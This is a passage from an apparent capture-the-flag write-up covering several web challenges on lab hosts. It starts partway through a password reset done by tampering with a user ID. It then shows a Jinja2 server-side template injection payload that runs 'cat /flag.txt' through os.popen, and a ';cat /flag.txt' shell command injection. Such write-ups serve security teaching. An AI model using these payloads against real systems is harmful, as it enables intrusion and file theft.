user_idto1and set thepasswordto something known (e.g.,pwned). - Execute: Send the request. The server updates the record for User ID 1.
- Login as Admin: Log out and log back in as
admin(or user ID 1) with your new password to retrieve the flag.

Flag: hackingclub{REDACTED}
Hosthub
Category: Web
Host: 10.10.0.21:5000
Analysis
The Hosthub application is a simple website with a “Contact Us” form. When we submit the form, we notice that our input (e.g., the name) is reflected back to us on the confirmation page:

Upon sending the request, we can see our name reflected on the page

This reflection suggests a potential Server-Side Template Injection (SSTI). In modern web applications, HTML is often generated dynamically using template engines (like Jinja2 for Python, Twig for PHP, etc.). If user input is concatenated directly into the template string instead of being passed as data, the template engine may evaluate code contained within the input.
To test this, we input a mathematical expression using template syntax: {{ 7*7 }}.

The server responds with: “Thanks for contacting us, 49!”. The evaluation of 7*7 to 49 confirms that the server is executing our input as a Jinja2 template expression.
Exploitation
We can send a simple SSTI payload to read the /flag.txt file

Payload: {{ self.__init__.__globals__.__builtins__.__import__('os').popen('cat /flag.txt').read() }}
Flag: hackingclub{REDACTED}
AsciiArt
Category: Web Host: 10.10.0.22:5000
Analysis

The “AsciiArt” application allows users to generate ASCII banners from text input. By analyzing the behavior, we suspect the backend might be using a command-line tool (like figlet or toilet) to generate this art.


Analyzing the request we send the text in the cmd parameter, so we can test for injections on this field

By sending the payload ;id we can confirm a command injection
Exploitation

Payload: ;cat /flag.txt
Flag: hackingclub{REDACTED}